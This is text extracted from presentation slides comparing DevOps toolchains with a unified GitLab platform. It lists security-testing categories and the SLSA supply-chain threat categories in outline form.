
Security Testing  WhiteSource  sonarqube

Package Container Registry  sonatype

Configuration Management  ANSIBLE


Monitoring  EFK Stack  

Example DevOps-Tool chain in production



Integration, administration headache!!!

Individuelle Pipelines






Ceci n'est pas une pipeline

Unified continuous integration and delivery pipeline - to rule them all




A Unified Platform for Value Stream Delivery

DevOps Toolchains















































← **Custom** Support for Orchestration and Integration →

DevOps Value Stream Delivery Platform



← **Native** Support for Orchestration and Integration →

DevSecOps Tools Landscape – best of breed vs. best integration suite

Manage	Plan	Create	Verify	Package	Secure	Release	Configure	Monitor	Protect
									
									
									
									
									

GitLab's **Secure tools** categories **verify & secure**



- SAST
- DAST
- Secret Detection
- Dependency Scanning
- Container Scanning
- License Compliance
- (IAST)
- (Fuzzing)

Manage	Plan	Create	Verify	Package	Secure	Release	Configure	Monitor	Defend
SAST					cloudbees Plugins				
DAST					cloudbees Plugins				
Secrets Detection					cloudbees Plugins				
Dependency Scanning					cloudbees Plugins				
Container Scanning					cloudbees Plugins				
License Compliance					cloudbees Plugins				
Vulnerability Database					cloudbees Plugins				
IAST			 On Roadmap		cloudbees				
Fuzzing			 On Roadmap		cloudbees				

Security capabilities, integrated into your development lifecycle.

GitLab provides Static Application Security Testing (SAST), Dynamic Application Security Testing (DAST), Container Scanning, and Dependency Scanning to help you deliver secure applications along with license compliance.

Supply chain Levels for Software Artifacts **SLSA** security framework



Levels of assurance 1-4

SOURCE THREATS

- A** Bypassed code review
- B** Compromised source control system

BUILD THREATS


- C** Modified code after source control
- D** Compromised build platform
- F** Bypassed CI/CD
- G** Compromised package repo
- H** Using a bad package

DEPENDENCY THREATS

- E** Using a bad dependency

